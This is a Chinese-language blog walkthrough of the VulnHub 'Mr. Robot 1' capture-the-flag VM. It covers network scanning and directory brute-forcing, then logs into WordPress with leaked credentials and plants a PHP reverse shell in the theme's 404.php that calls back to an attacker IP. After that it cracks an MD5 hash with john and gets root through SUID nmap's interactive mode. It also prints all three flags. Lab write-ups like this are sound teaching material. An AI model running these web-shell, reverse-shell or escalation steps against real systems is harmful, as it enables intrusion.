vulhub - Mr. Robot 1 writeup

原创

一支神经病 于 2019-04-04 11:42:01 发布 1090 收藏 3
分类专栏： VM破解

主机来源：www.vulnhub.com

> 下载链接：https://download.vulnhub.com/mrrobot/mrRobot.ova

准备工作

下载.ova文件，直接双击即可安装成功。

设置连接方式为NAT，攻击机器使用kali，也设置为NAT。

发现IP

刚安装的虚拟机并不知道IP地址，使用netdiscover发现IP。

```
root@kali:~# netdiscover -i eth0 -r 10.0.3.0/24

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.3.1        00:50:56:c0:00:08      2     120  VMware, Inc.
 10.0.3.2        00:50:56:ff:6c:8b      1      60  VMware, Inc.
 10.0.3.142      00:0c:29:60:b9:7b      2     120  VMware, Inc.
 10.0.3.254      00:50:56:e2:86:33      1      60  VMware, Inc.
```

发现IP为10.0.3.142。

端口发现

使用nmap进行端口扫描。

```
root@kali:~# nmap -sV -p- -A 10.0.3.142
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 17:20 CST
Nmap scan report for 10.0.3.142
Host is up (0.00052s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 00:0C:29:60:B9:7B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 10.0.3.142

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.25 seconds
```


目录爆破

没有什么有价值的端口，就80端口看网页把。

进行目录爆破。

```
dirb http://10.0.3.142
```

发现的有用的目录：



```
==> DIRECTORY: http://10.0.3.142/wp-includes/
+ http://10.0.3.142/wp-links-opml (CODE:200|SIZE:227)
+ http://10.0.3.142/wp-load (CODE:200|SIZE:0)
+ http://10.0.3.142/wp-login (CODE:200|SIZE:2592)
+ http://10.0.3.142/wp-mail (CODE:500|SIZE:3064)
+ http://10.0.3.142/wp-settings (CODE:500|SIZE:0)
+ http://10.0.3.142/wp-signup (CODE:302|SIZE:0)
+ http://10.0.3.142/xmlrpc (CODE:405|SIZE:42)
+ http://10.0.3.142/xmlrpc.php (CODE:405|SIZE:42)
```

我们先访问http://10.0.3.142/robots.txt

```
root@kali:~# curl http://10.0.3.142/robots.txt
User-agent: *
fsocity.dic
key-1-of-3.txt
```

找到第一个key，我们查看一下。

```
root@kali:~# curl http://10.0.3.142/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

```
key1：073403c8a58a1f80d943455fb30724b9
```

查看下一个目录：http://10.0.3.142/license

一直往下拉，拉到最后，看到一个base64编码的字符：ZWxsaW90OkVSMjgtMDY1Mgo=


解码后：elliot:ER28-0652

猜测是某登录界面的账号密码。

刚才扫到的目录中有wp-login，我们访问。

刚好是一个登录界面，我们使用刚才发现的账号密码来登录。

登录成功，进入后台。




Getshell

我们从后台来找到getshell的方法。

选择appearance->editor

我们就选择右边第一个404.php来写入我们的脚本文件。



我们使用kali官方的shell：

shell：/usr/share/webshells/php/php-reverse-shell.php


将此处改为自己的IP，并设置自己的端口。

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.3.198';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

将文件写在404.php中。

点击update file

上传成功。



开启监听：nc -lp 4444

访问任意一个不存在的页面，shell被弹回。

```
root@kali:~# nc -lp 4444
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
 x86_64 x86_64 GNU/Linux
 01:58:23 up 16 min,  0 users,  load average: 0.06, 0.06, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

快乐！

然后我们将简单的shell转换成为完全交互式的TTY。

```
python -c 'import pty;pty.spawn("/bin/bash");'
```

```
$ python -c 'import pty;pty.spawn("/bin/bash");'
daemon@linux:/$
```

切换用户

发现一个robot用户。

```
daemon@linux:/$ ls -l /home
ls -l /home
total 4
drwxr-xr-x 2 root root 4096 Nov 13  2015 robot
```

我们去看下robot用户下有什么文件。

```
daemon@linux:/$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls -al
ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

看到了key2，但用户是robot，我们没有读权限，同时发现password.raw-md5文件，我们打开看一眼。

```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

解密这串字符。

```
root@kali:~# cat hash.txt
c3fcd3d76192e4007dfb496cca67e13b
```

```
root@kali:~# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2019-04-03 22:45) 11.11g/s 448933p/s 448933c/s 448933C/s abygail..TERRELL
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

然后我们切换到robot用户。su robot，然后输入密码。

```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$
```

获得**key2**

```
robot@linux:~$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat k
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

提权

接下来就一定是要提权到root了，版本的漏洞试过了没有提权成功，我们试着用SUID进行提权。

运行以下命令来发现系统上运行的所有SUID可执行文件，具体来说，命令将尝试查找具有root权限的SUID文件。

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
robot@linux:~$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```


我们发现了nmap，较旧版本的nmap（2.02-5.21）具有交互模式，允许用户执行shell命令，由于nmap在使用root权限执行的二进制文件列表中，因此可以使用交互式控制台来运行具有相同权限的shell。

```
nmap -v
```

```
robot@linux:~$ nmap -v
nmap -v

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2019-04-04 03:36 UTC
No target machines/networks specified!
QUITTING!
```

版本是3.81，可以执行交互命令。

交互模式可以通过执行nmap参数“interactive”

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

提权成功。

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

key3完成。

快乐~